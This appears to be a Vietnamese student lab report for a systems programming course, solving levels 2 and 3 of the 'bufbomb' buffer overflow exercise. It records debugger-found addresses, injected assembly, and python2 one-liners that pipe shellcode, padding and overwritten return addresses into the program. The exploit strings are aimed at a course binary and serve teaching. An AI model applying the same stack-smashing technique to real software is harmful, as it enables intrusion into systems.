

**THỰC HÀNH LẬP TRÌNH HỆ THỐNG - LỚP NT209.L21.ANTN.1**

**BÀI THỰC HÀNH 6: Tấn công Buffer Overflow (tt)**

|  |  |  |  |
| --- | --- | --- | --- |
| **Giảng viên hướng dẫn** | **Đỗ Thị Hương Lan** | | **ĐIỂM** |
| **Sinh viên thực hiện 1** | **Nguyễn Phúc Chương** | **19520429** |  |
| **Sinh viên thực hiện 2** | **Nguyễn Mỹ Quỳnh** | **19520241** |


**Level 2**


Đầu tiên xác định vị trí lưu biến global\_value

Địa chỉ lưu global\_value là 0x80027160

Đề yêu cầu viết chuỗi thực thi để thay đổi global\_value = cookie

Cookie = 0x1fe0bf28

Tìm địa chỉ của chuỗi buffer, đặt breakpoint ngay trước hàm Gets

Ta có địa chỉ buffer là 0x55683e18, chương trình khá đặc biệt vì theo em để ý là chương trình tính và gán giá trị stack theo userid nhập, vì vậy chỉ cần cùng userid thì địa chỉ buffer sẽ không that đổi (không cần lo lắng về aslr).

Tìm địa chỉ hàm bang

Ta viết mã exploit theo yêu cầu đề


movl $0x80027160, %eax # gan eax = cookie


movl $0x1fe0bf28, (%eax) # gan global = cookie


push $0x80021ba9 # dua vao dia chi ham bang

ret # ret

Biên dịch

Địa chỉ buffer là

Vậy expliot của ta là: binarycode + padding + return address (buffer)

python2 -c 'print "\xb8\x60\x71\x02\x80\xc7\x00\x28\xbf\xe0\x1f\x68\xa9\x1b\x02\x80\xc3" + "A" \* (44 - 17) + "\x18\x3e\x68\x55"' | ./bufbomb -u 04290241

**Level 3**

Cũng là chuỗi exploit ở level2 nhưng đề yêu cầu gán giá trị trả về bằng cookie và trở lại ban đầu. Trong quá trình overwrite return address thì chỉ có giá trị ebp của hàm trước bị thay đổi là đáng quan tâm, còn lại thì không. Vì trong bài này đặc biệt ebp và esp không chịu tác động của aslr, vì vậy giá trị ebp và esp không thay đổi, vì vậy khi overflow chúng ta sẽ đặt nguyên giá trị ebp như cũ vào để chương trình không bị thay đổi.

Tìm giá trị ebp và return address nếu không xảy ra bufferoverflow, đặt breakpoint ngay sau hàm gets. Không buffer overflow

Ebp: 0x55683e60

Ret: 0x80021c17


Mã exploit


movl $0x1fe0bf28, %eax # gan eax = cookie

push $0x80021c17 # dua vao dia chi return address cu

ret # ret

Biên dịch



Exploit: binarycode + padding + (ebp cũ) + return address (buffer)

python2 -c 'print "\xb8\x28\xbf\xe0\x1f\x68\x17\x1c\x02\x80\xc3" + "A" \* (40 - 11) + "\x60\x3e\x68\x55" + "\x18\x3e\x68\x55"' | ./bufbomb -u 04290241